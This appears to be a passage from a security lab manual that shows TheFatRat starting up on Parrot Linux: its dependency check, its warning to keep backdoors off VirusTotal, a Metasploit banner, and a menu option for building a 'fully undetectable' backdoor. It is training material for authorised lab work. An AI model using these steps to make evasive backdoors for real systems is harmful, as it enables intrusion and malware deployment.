
14. **TheFatRat** launches and starts to verify the installed dependencies, as shown in the screenshot.


Parrot Terminal
File Edit View Search Terminal Help

```
-- -- +=[(c) 2016-2017 | dracos-linux.org | Linuxsec.org | Hacker Indonesia
-- -- +=[ Author: Screetsec < Edo Maland >  ]=+ -- --

[!]::[Check Dependencies]:
[✔]::[Distro]: Parrot
[✔]::[Release]: n/a
[✔]::[Check User]: root
[✔]::[Terminal]: local
[✔]::[Internet Connection]: CONNECTED!
[✔]::[Apache2 Server Parrot ]: Installation found!
[✔]::[Ruby]: Installation found!
[✔]::[Apktool]: Installation found!
[✔]::[Aapt]: Installation found!
[✔]::[Msfconsole]: Installation found!
[✔]::[Msfvenom]: Installation found!
[✔]::[Mingw64]: Installation found!
```

Figure 1.6.11: TheFatRat initial check for dependencies


15. A **Warning** appears, as shown in the screenshot. Press **Enter** to continue.


Parrot Terminal
File Edit View Search Terminal Help

```
==================================================================
         WARNING !  WARNING ! WARNING ! WARNING ! WARNING !
     YOU CAN UPLOAD OUTPUT/BACKDOOR FILE TO WWW.NODISTRIBUTE.COM
==================================================================

==================================================================
       PLEASE DON'T UPLOAD BACKDOOR TO WWW.VIRUSTOTAL.COM
     YOU CAN UPLOAD OUTPUT/BACKDOOR FILE TO WWW.NODISTRIBUTE.COM
==================================================================

Press [Enter] key to continue .............
```

Figure 1.6.12: Warning message given by TheFatRat

16. The **Metasploit service is not running** message appears; press **Enter** to continue.



Parrot Terminal
File Edit View Search Terminal Help

```
:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
:::::::::::::::::::: Metasploit service is not running ::::::::::::::::::
:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::

                                     /)
                                    //
                                    ((
                                    //
                             .-.   //   .-.
                            /   \- ((=-/  \
                            \       \     /
                             -( ___ ))__)-
                             .-'   //  '-.
                            /     ((      \
                            |       *     |
                            \             /
                             \   |_w_|   /
                             _)  \   /  (_
                        jgs (((---'   '---)))
:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
:::::::::::::::: Wait for starting a Service  Postgresql ::::::::::::::::
:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
Press [Enter] key to Continue...
```

Figure 1.6.13: Metasploit service is not running

17. You may get multiple prompts saying **Press [Enter] key to Continue...**, do so to continue.


18. **TheFatRat** menu appears; choose **[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]** by typing **6** in the menu and pressing **Enter**.



```
[--]   Backdoor Creator for Remote Acces [--]
[--]  Created by: Edo Maland (Screetsec) [--]
[--]            Version: 1.9.7           [--]
[--]          Codename: Whistle          [--]
[--]   Follow me on Github: @Screetsec   [--]
[--]   Dracos Linux : @dracos-linux.org  [--]
[--]                                     [--]
[--]     SELECT AN OPTION TO BEGIN:      [--]
[--] .___________________________________[--]


    [01]  Create Backdoor with msfvenom
